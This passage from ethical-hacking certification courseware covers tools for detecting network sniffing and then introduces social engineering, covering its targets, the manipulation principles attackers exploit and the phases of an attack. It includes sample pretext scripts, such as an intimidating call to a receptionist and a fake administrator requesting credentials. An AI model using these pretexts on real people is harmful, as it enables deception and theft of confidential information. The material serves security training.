



Figure 8.64: Detecting sniffing via the ARP method

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Promiscuous Detection Tools

- **Nmap**

  Source: *https://nmap.org*

  Nmap's NSE script allows you to check whether a system on a local Ethernet has its network card in promiscuous mode.

  Command to detect NIC in promiscuous mode:

  `nmap --script=sniffer-detect [Target IP Address/Range of IP addresses]`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.65: Screenshot showing Nmap output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro includes the Promiscuous Mode Scanner tool to scan your subnet for network interfaces listening for all Ethernet packets in promiscuous mode. Security professionals use NetScanTools Pro to scan the subnet with modified ARP packets and identify devices responding to each type of ARP packet.





Figure 8.66: Screenshot of NetScanTools Pro – Promiscuous Mode Scanner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary


In this module, we have discussed sniffing concepts along with protocols vulnerable to sniffing and various hardware protocol analyzers. We have also discussed various sniffing techniques, such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, and DNS poisoning, along with their countermeasures. This module also illustrated various sniffing tools. In this module, we have also discussed various countermeasures to be employed to prevent sniffing attacks. This module ended with a detailed discussion on various sniffing detection techniques.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform social engineering to steal critical information related to the target organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 09:
Social Engineering



Module Objectives


This module provides an overview of social engineering. Although it focuses on fallacies and advocates effective countermeasures, the possible methods of extracting information from another human being rely on attackers' ingenuity. The features of these techniques make them art, but the psychological nature of some of these techniques makes them a science. The "**bottom line**" is that there is no ready defense against social engineering; only constant vigilance can circumvent some social engineering techniques used by attackers.

This module provides insight into human-based, computer-based, and mobile-based social engineering techniques. It also discusses various insider threats — impersonation on social networking sites, identity theft, as well as possible countermeasures.

At the end of this module, you will be able to:

- Describe social engineering concepts
- Perform social engineering using various techniques
- Describe insider threats
- Perform impersonation on social networking sites
- Describe identity theft
- Apply social engineering countermeasures
- Apply knowledge of insider threats and identity theft countermeasures

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Social Engineering Concepts

There is no single security mechanism that can protect from the social engineering techniques used by attackers. Only educating employees on how to recognize and respond to social engineering attacks can minimize attackers' chances of success. Before going ahead with this module, it is first necessary to discuss various social engineering concepts.

This section describes social engineering, frequent targets of social engineering, behaviors vulnerable to attack, factors making companies vulnerable to attack, why social engineering is effective, the principles of social engineering, and the phases of a social engineering attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Social Engineering?

- Social engineering is the art of **convincing people** to **reveal confidential information**
- Common targets of social engineering include **help desk personnel**, **technical support executives**, **system administrators**, etc.
- Social engineers depend on the fact that **people are unaware** of the valuable information to which they have access and are careless about protecting it

Impact of Attack on an Organization

- Economic losses
- Damage of goodwill
- Loss of privacy
- Dangers of terrorism
- Lawsuits and arbitration
- Temporary or permanent closure

Behaviors Vulnerable to Attacks

- Authority
- Intimidation
- Consensus
- Scarcity
- Urgency
- Familiarity
- Trust
- Greed

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Social Engineering? (Cont'd)

Factors that Make Companies Vulnerable to Attacks

- **Insufficient security training**
- **Unregulated access to information**
- **Several organizational units**
- **Lack of security policies**

Why is Social Engineering Effective?

- Security policies are as strong as their weakest link, and **human behavior** is the most **susceptible factor**
- It is **difficult to detect** social engineering attempts
- There is **no method that can be applied to ensure complete security** from social engineering attacks
- There is **no specific software or hardware** to defend against a social engineering attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Social Engineering?

Before performing a social engineering attack, the attacker gathers information about the target organization from various sources such as:

- The organization's official websites, where employees' IDs, names, and email addresses are shared

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Advertisements of the target organization cast through media reveal information such as products and offers.
- Blogs, forums, and other online spaces where employees share basic personal and organizational information.

After gathering information, an attacker executes social engineering attacks using various approaches such as impersonation, piggybacking, tailgating, reverse social engineering, and other methods.

Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action. Despite security policies, attackers can compromise an organization's sensitive information by using social engineering, which targets the weakness of people. Most often, employees are not even aware of a security lapse on their part and inadvertently reveal the organization's critical information. For instance, unwittingly answering strangers' questions or replying to spam email.

To succeed, attackers take a special interest in developing social engineering skills and can be so proficient that the victims might not even notice the fraud. Attackers always look for new ways to access information. They also ensure that they know the organization's perimeter and the people on its **perimeter**, such as security guards, receptionists, and help-desk workers, to exploit human oversight. People have conditioned themselves to not be overly suspicious, and they associate specific behaviors and appearances with known entities. For instance, a man in a uniform carrying a pile of packages for delivery will be perceived as a delivery person. With the help of social engineering tricks, attackers succeed in obtaining confidential information, authorization, and access details from people by deceiving and manipulating human vulnerability.

Common Targets of Social Engineering

A social engineer uses the vulnerability of human nature as their most effective tool. Usually, people believe and trust others and derive fulfillment from helping the needy. Discussed below are the most common targets of social engineering in an organization:

- **Receptionists and Help-Desk Personnel**: Social engineers generally target service-desk or help-desk personnel by tricking them into divulging confidential information about the organization. To extract information, such as a phone number or password, the attacker first wins the trust of the individual with the information. On winning their trust, the attacker manipulates them to get valuable information. Receptionists and help-desk staff may readily share information if they feel they are doing so to help a customer.
- **Technical Support Executives**: Another target of social engineers is technical support executives. The social engineers may take the approach of contacting technical support executives to obtain sensitive information by pretending to be senior management, customers, vendors, or other figures.
- **System Administrators**: A system administrator in an organization is responsible for maintaining the systems. Thus, they may have critical information such as the type and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

version of OS and admin passwords, that could be helpful for an attacker in planning an attack.

- **Users and Clients**: Attackers could approach users and clients of the target organization, pretending to be a tech support person to extract sensitive information.
- **Vendors of the Target Organization**: Attackers may also target the vendors of the organization to gain critical information that could help in executing attacks.
- **Senior Executives:** Attackers could also approach senior executives from various departments such as Finance, HR, and CxOs to obtain critical information about the organization

Impact of Social Engineering Attack on an Organization

Social engineering does not seem like a serious threat, but it can lead to substantial losses for organizations. The impact of social engineering attack on organizations include:

- **Economic Losses**: Competitors may use social engineering techniques to steal sensitive information such as the development plans and marketing strategies of the target company, which can result in an economic loss.
- **Damage to Goodwill**: For an organization, goodwill is important for attracting customers. Social engineering attacks may damage that goodwill by leaking sensitive organizational data.
- **Loss of Privacy**: Privacy is a major concern, especially for big organizations. If an organization is unable to maintain the privacy of its stakeholders or customers, then people can lose trust in the company and may discontinue their business association with the organization. Consequently, the organization could face losses.
- **Dangers of Terrorism**: Terrorism and anti-social elements pose a threat to an organization's assets — people and property. Terrorists may use social engineering techniques to make blueprints of their targets to infiltrate their targets.
- **Lawsuits and Arbitration**: Lawsuits and arbitration result in negative publicity for an organization and affects the business's performance.
- **Temporary or Permanent Closure**: Social engineering attacks can result in a loss of goodwill. Lawsuits and arbitration may force the temporary or permanent closure of an organization and its business activities.

Behaviors Vulnerable to Attacks

- **Authority**

  Authority implies the right to exercise power in an organization. Attackers take advantage of this by presenting themselves as a person of authority, such as a technician or an executive, in a target organization to steal important data.

  For example, an attacker can call a user on the phone and can claim to be working as a network administrator in the target organization. The attacker then informs the victim about a security incident in the network and asks them to provide their account

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

credentials to protect their data against theft. After obtaining the victim's credentials, the attacker steals sensitive information from the victim's account.

- **Intimidation**

  Intimidation refers to an attempt to intimidate a victim into taking several actions by using bullying tactics. It is usually performed by impersonating some other person and manipulating users into disclosing sensitive information.

  For example, an attacker might call the executive's receptionist with this request:

  "Mr. Tibiyani is about to give a big presentation to the customers, but he is unable to open his files; it seems they are corrupt. He told me to call you and ask you to send the files to me immediately so that he can start his talk."

- **Consensus or Social Proof**

  Consensus or social proof refers to the fact that people are usually willing to like things or do things that other people like or do.

  Attackers take advantage of this by doing things like creating websites and posting fake testimonials from users about the benefits of certain products such as anti-malware (rogueware). Therefore, if users search the Internet to download the rogueware, they encounter these websites and believe the forged testimonials. Further, if users download the malicious product, attackers may install a trojan along with it.

- **Scarcity**

  Scarcity implies the state of being scarce. In the context of social engineering, scarcity often implies creating a feeling of urgency in a decision-making process. Due to this urgency, attackers can control the information provided to victims and manipulate the decision-making process.

  For example, when Apple releases a new iPhone product that sells out and goes out of stock, attackers can take advantage of this situation by sending a phishing email to the target users, encouraging them to click on a link provided in the email to buy the product. If the users click on this link, they get redirected to some malicious website controlled by the attacker. As a result, the user might end up revealing their account details or downloading some malicious programs such as trojans.

- **Urgency**

  Urgency implies encouraging people to take immediate action. Attackers can take advantage of this by tricking victims into performing unintended tasks.

  For example, ransomware often uses the urgency principle, which makes the victim take urgent action under a time-limit. The victims see the countdown timer running on their infected systems and know that failure to make the required decision within the given time can result in the loss of important data.

  Similarly, attackers can send phishing emails indicating that a certain product is available at a low price and that to buy it, the user should click on the "Buy Now" link. The user is

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

tricked, and they click on the link to take immediate action. As a result, they are redirected to a malicious website and end up revealing their account details or downloading a virus file.

- **Familiarity or Liking**

  Familiarity or liking implies that people are more likely to be persuaded to do something when they are asked by someone whom they like. This indicates that people are more likely to buy products if they are advertised by an admired celebrity.

  For example, people are more likely to allow someone to look over their shoulder if they like that person or they are familiar with them. If people do not like the person, they immediately recognize the shoulder surfing attack and prevent it. Similarly, people often allow someone to tailgate them if they like that person or are familiar with them. In some cases, social engineers use a charming smile and sweet-talk to deceive the other person into liking them.

- **Trust**

  Attackers often attempt to build a trusting relationship with victims.

  For example, an attacker can call a victim and introduce themself as a security expert. Then, they may claim that they were working with XYZ company, and they noticed some unusual errors sent from the victim's system. The attacker builds trust by using the company name and their experience in the security field. After establishing trust, the attacker guides the victim to follow a series of steps to "view and disable the system errors." They later send an email containing a malicious file and persuade the victim to click on and download it. Through this process, the attacker successfully installs malware on the victim's system, infecting it and allowing the attacker to steal important information.

- **Greed**

  Some people are possessive by nature and seek to acquire vast amounts of wealth through illegal activities. Social engineers lure their targets to divulge information by promising something for nothing (appealing to their greed).

  For example, an attacker may pretend to be a competitor and lure the employees of the target into revealing critical information by offering a considerable reward.

Factors that Make Companies Vulnerable to Attacks

Many factors make companies vulnerable to social engineering attacks; some of them are as follows:

- **Insufficient Security Training**

  Employees can be ignorant about the social engineering tricks used by attackers to lure them into divulging sensitive data about the organization. Therefore, the minimum responsibility of any organization is to educate their employees about social engineering techniques and the threats associated with them to prevent social engineering attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Unregulated Access to Information**

  For any company, one of its main assets is its database. Providing unlimited access or allowing everyone access to such sensitive data might cause trouble. Therefore, companies must ensure proper training for and surveillance of key personnel accessing sensitive data.

- **Several Organizational Units**

  Some organizations have their units at different geographic locations, making it difficult to manage the system. Further, this sort of setup makes it easier for an attacker to access the organization's sensitive information.

- **Lack of Security Policies**

  Security policy is the foundation of security infrastructure. It is a high-level document describing the security controls implemented in a company. An organization should take extreme measures related to every possible security threat or vulnerability. Implementation of certain security measures such as password change policy, information sharing policy, access privileges, unique user identification, and centralized security, prove to be beneficial.

Why is Social Engineering Effective?

Like other techniques, social engineering does not deal with network security issues; instead, it deals with the psychological manipulation of a human being to extract desired information.

The following are reasons why social engineering continues to be effective:

- Despite various security policies, preventing social engineering is a challenge because human beings are most susceptible to variation.
- It is challenging to detect social engineering attempts. Social engineering is the art and science of manipulating people into divulging information.
- No method guarantees complete security from social engineering attacks.
- No specific hardware or software is available to safeguard against social engineering attacks.
- This approach is relatively cheap (or free) and easy to implement.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Phases of a Social Engineering Attack

Attackers take the following steps to execute a successful social engineering attack:

- **Research the Target Company**

  Before attacking the target organization's network, an attacker gathers enough information to infiltrate the system. Social engineering is one technique that helps in extracting information. Initially, the attacker researches basic information about the target organization, such as the nature of the business, its location, number of employees, and other facts. While researching, the attacker indulges in activities such as dumpster diving, browsing the company's website, and finding employee details.

- **Select a Target**

  After finishing their research, the attacker selects a target for extracting sensitive information about the organization. Usually, attackers try to reach out to disgruntled employees because they are easier to manipulate.

